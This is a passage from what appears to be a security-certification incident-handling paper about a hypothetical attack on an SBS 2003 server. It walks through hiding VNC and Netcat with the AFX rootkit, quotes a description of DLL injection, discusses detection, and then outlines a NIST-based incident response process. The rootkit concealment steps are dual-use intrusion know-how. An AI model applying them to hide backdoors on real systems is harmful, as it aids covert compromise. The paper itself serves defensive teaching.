


Figure 65

The help file (Figure 65) shows the syntax for the masks and includes examples.

Our hacker plans to hide his VNC and Netcat processes and their associated files and registry entries. He also wants to hide the network connection of his VNC session.




Figure 66

First he selects the "Processes" tab (Figure 66) and creates masks to hide the winvnc.exe (VNC) and nc.exe (Netcat) process. This will prevent these processes from showing up in Task Manager and other process viewers.

Figure 67

Now he wants to hide the VNC directory and any files in it so he creates a "realvnc*" mask (Figure 67). The * is a wild card character the will match any characters. So this mask will hide any file or directory beginning with the characters "realvnc".

Figure 68

To hide the registry entry for VNC, our hacker creates a simple mask to hide the "ORL" registry entry (Figure 68).

Figure 69

Finally, our hacker creates a mask to hide the VNC network port (Figure 69). By default, the VNC server listens on TCP port 5900 for a client connection. This mask hides any port 5900 TCP connection on the target host (*TCP*:5900) that comes into the target host from any VNC client (*.*).

He hits the "Generate" button and saves the masks in what AFX calls a "patch". The "patch" is an executable program that will modify Windows to hide the processes and programs specified. He names the patch "hidevnc". He could have named the program any name.




Figure 70

Using the same FTP technique as he used to get Netcat on the target host, our hacker plans to upload and execute the "patch" created with AFX Windows Rootkit 2003 on the target host. But first he tests the patch to make sure his masks are correct. There is no feedback when running the "patch" (Figure 70).




Figure 71

He executes the program "patch" and then runs "netstat –a" to check for VNC listening on TCP port 5900 (Figure 71). Nothing seems to be running on TCP port 5900 so he tries to connect to the VNC server on the target host. He still gets a connection, so AFX is doing its job.




Figure 72

Next he uses his VNC connection to check the target host for the VNC directory and files (Figure 72). They should be in Program Files, but they don't show up in Explorer. No VNC network port and no VNC files, so far so good.




Figure 73

A check of Task Manager (Figure 73) should show the winvnc.exe process, but it is not there. Excellent.




Figure 74

A look in Regedit (Figure 74) still shows the ORL registry key. There must be a bug in AFX or the mask is not correct. After several tries with AFX, our hacker gives up on hiding the registry entry. He figures that the ORL registry entry does not stand out and he will try to contact the AFX developer for a fix.

But overall, AFX Windows Rootkit 2003 does a good job hiding all the signs that VNC has been installed and is running on the target host.

Can the AFX rootkit be detected? Yes, but not easily. Aphex describes his rootkit at http://www.megasecurity.org/trojans/a/aphex/Afx_win_rootkit2003.html like this:

> *AFX Windows Rootkit 2003*
>
> *This software generates a system patch that will hide processes, files, folders registry keys and netstat entries from Windows 95/98/ME/NT/2k/XP/2003. Information is withheld based on 4 lists of mask strings. This enables you to apply wildcards to hiding functions such as hiding files based on "*.exe" or netstat entries based on "*TCP*:80*" to hide http traffic.*
>
> *The "example.exe" include is preconfigured to hide all processes/files and keys matching "~~*" and all "*TCP*" traffic. The installer copies itself to the system directory and extracts 2 DLL files from it's resources. It saves the files as "iexplore.exe" and "explorer.exe". The first dll is loaded into "explorer.exe" which then installs hooks contained in "explorer.dll".*
>
> *To configure a custom rootkit run "RootKit.exe" and click "Help" and make sure to compress your installer!*
>
> *Aphex*

The second paragraph gives us a hint of the technique used by Aphex to make detecting AFX difficult. He is using a programming technique called "dll injection" to hide the rootkit. Looking around on Aphex's web site (http://iamaphex.cjb.net) we find his own explanation of dll injection (from Aphex's source code module DllInjection):

> *Delphi Source - DllInjection -*
> *DLL Injection Unleashed by Aphex*
> *http://iamaphex.cjb.net*
> *unremote@knology.net*
>
> *This covers DLL injection using EliCZ's RT.DLL library. It is a 2.5kb ASM DLL that emulates NT functions for 9x. His homepage is http://elicz.cjb.net/. You will need to get his library from there and some day I hope he will be a nice guy and release the code so we can use it in open source applications. :)*
>
> *Now on to business...*
>
> *DLLs are modules that can be loaded by a process to do work on their behalf. They are not actual processes so all kinds of neat things can be hidden in them to stay off the proccess list. Also by injecting a DLL into a process you get all the privledges of that process!*
>
> *DLLs are loaded staticly by use of an Import Address Table or they can be loaded dynamically using the KERNEL32 function LoadLibraryA or for unicode, LoadLibraryW. The trick to injecting a DLL into another process is having it call one of the LoadLibrary functions with the path to your DLL. This can be done by first, allocating a memory region inside the foreign process by use of xVirtualAllocEx.*
> *Then, using WriteProcessMemory, to write the parameter for LoadLibrary. Finally, we use xCreateRemoteThread to call LoadLibrary inside the foreign process.*

So dll injection allows the rootkit to work by modifying processes running in memory (in this case iexplore and explorer) by loading hooks to malicious dlls that contain the code to hide running processes, files, and other system objects.

Since the disk copies of iexplore.exe and explorer.exe are not modified, Windows File Protection (described later) or TripWire file integrity checkers won't detect AFX.

But since only the in memory copies of iexplore.exe and explorer.exe are modified by AFX, it has to reload itself each time the system is rebooted. So if we check the registry we should find an entry that causes the AFX "patch" to run. In this case, a search of the registry reveals an entry in MyComputer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run of HideVNC.exe with the path to the executable. This registry key will cause HideVNC.exe to run each time Windows is started. By keeping a close watch on the system registry we could detect the rootkit being loaded. Our job would be harder if the hacker chose a stealthier name for the AFX "patch". A name like "LoadSysTray" or "LoadAV" might not raise a flag. Of course, the registry would need to be checked from

a remote host known to be in a good state since the target host's registry editor could be compromised.

Anti-virus software that is kept up do date can detect rootkits that viruses and worms attempt to load, but in our case, since our attacker had gained administrative privilege on the SBS2003 server, he could disable real time anti-virus software before installing the rootkit. Periodic anti-virus full system scans should also be run in addition to enabling real time anti-virus software.

The Incident Handling Process

In this section we discuss an incident handling process for small businesses that use Microsoft SBS 2003 as their primary computing infrastructure. We look at the installation and operation of SBS 2003 to determine best practices for small businesses to use to implement the six steps of the incident handling process. We also look at the default installation and operation of SBS 2003 and note where additional security needs to be implemented.

Incident Handling Scenario

GIACBikes uses SBS 2003 as the computing infrastructure for the company. Like many small businesses, GIACBikes uses a local Microsoft Certified Value Added Reseller (VAR), GIAC System Experts (GSE), to install and maintain its computer network.

When shopping for a VAR to implement and maintain the GIACBikes network, GIACBikes developed a requirements list. Aware of the competitive nature of the bicycle business, GIACBikes included requirements that the computer network be secure and that GSE periodically review GIACBikes network security and apply any necessary fixes.

GSE/GIACBikes Incident Handling Process

To meet its contract obligations with GIACBikes and its other customers, GSE established an incident handling capability based on guidance found in the National Institute of Standards and Technology (NIST) Special Publication 800-61 "Computer Security Incident Handling Guide" (http://csrc.nist.gov/publications/drafts/draft_sp800-61.pdf). GSE chose this guide so it would be in a better position to win Federal Government contracts and to support customers that had government contracts.

Preparation

GSE followed this NIST created outline in establishing its formal Incident Handling Capability.

1. Incident Response Policy and Procedure Creation
   In order to meet the contract requirements for GIACBikes and its other customers, GSE developed policies and procedures for the installation and maintenance of SBS 2003. GSE also developed a plan to react to its customer's security breaches. These policies, procedures, and plans are described below (GSE/GIACBikes contract language in italics):

   Network and server monitoring (log and performance) using Microsoft Server Monitoring software - weekly.

   Microsoft SBS 2003 provides a wizard to configure server monitoring. Each GSE supported SBS 2003 server is configured to the Server Monitor default settings (can be modified to meet specific customer needs). A Server Monitor report is sent by email to GSE at least weekly. Critical alerts are sent immediately to GSE by email if they occur. GSE notifies the customer of any problem reported and includes proposed solutions to correct the problem.

Service pack and security fix implementation when released by Microsoft – monthly and on emergency notice.

Microsoft SBS 2003 supports the Microsoft Update Service. GSE subscribes to the Microsoft security bulletin email notifications. When a new security patch is issued, GSE downloads and tests the patch on a GSE test SBS 2003 server. Each GSE supported SBS 2003 server is configured with Automatic Updates enabled with the default settings (download automatically, notify user when ready to install). After successful GSE testing of the security patch, GSE notifies customers to install the patch.

Update virus scanners – as needed.

GSE installs a commercial anti-virus solution on each SBS 2003 server. The anti-virus software is configured to automatically download and install virus scanner updates. If a virus is detected, the software is configured send alerts to GSE. GSE tracks virus alerts for each customer and responds to alerts that report that the virus was not automatically cleaned or quarantined.

Backup server - daily.

GSE uses the SBS 2003 Backup Wizard to configure a daily system backup of customer systems. Each customers SBS 2003 system is configured with tape or disk backup media depending on customer needs. GSE uses SBS 2003 Server Monitor software to monitor the backup process. GSE will customize a backup strategy based on customer needs.

Provide computer security incident response capability – as needed.

GSE uses various checklists for handling computer security incidents. See the "GSE/GIACBikes Incident Handling Process" section of this paper for details.

These services can be performed on-site or by remote access support.

GSE performs most system maintenance for customers using SBS 2003 Remote Web Workplace. Remote Web Workplace provides remote access to the SBS 2003 server desktop over a secure SSL Internet connection. If service cannot be provided remotely, then GSE goes onsite to perform maintenance.

2. Incident Response Team Structure and Services
   GSE's Incident Response Team consists of all of GSE's technical staff (4 full time and 2 part time employees) and at least one contact person at each customer site. As Microsoft Certified Partners, GSE is required to keep two Microsoft Certified System Engineers (MCSEs) on staff. All GSE staff performs other duties besides incident response in servicing GSE contracts. Other services include installing and maintaining customer systems and monitoring systems.

3. Incident Preparation
   The GSE team documents each SBS 2003 system it installs. Each team member has access to customer contact information. GSE has remote access rights (Figure 75) on each system it supports and can come on site for incident response work with permission from the customer contact.




Figure 75

   GSE maintains a set of tools to assist in incident response actions, including network sniffers, Windows Resource Kit tools, and vulnerability assessment tools. For on site work, GSE uses these tools and the Knoppix – Security Tools Distribution (STD) bootable CD (http://www.knoppix-std.org/).

The next section describes security measures provided by the default installation and configuration of SBS 2003.

Installation of SBS 2003

The following section shows security related steps in the installation of SBS 2003 with information about the default settings and how these settings affect overall system security.

Figure 76

Here is the Microsoft claim – Improved security (Figure 76).




Figure 77

The installation procedure step to create an administrator password recommends a strong password (Figure 77).




Figure 78

Basic SBS 2003 installation is complete, but a configuration checklist (Figure 78) is presented to complete system configuration. Notice the first step is to "View Security Best Practices".

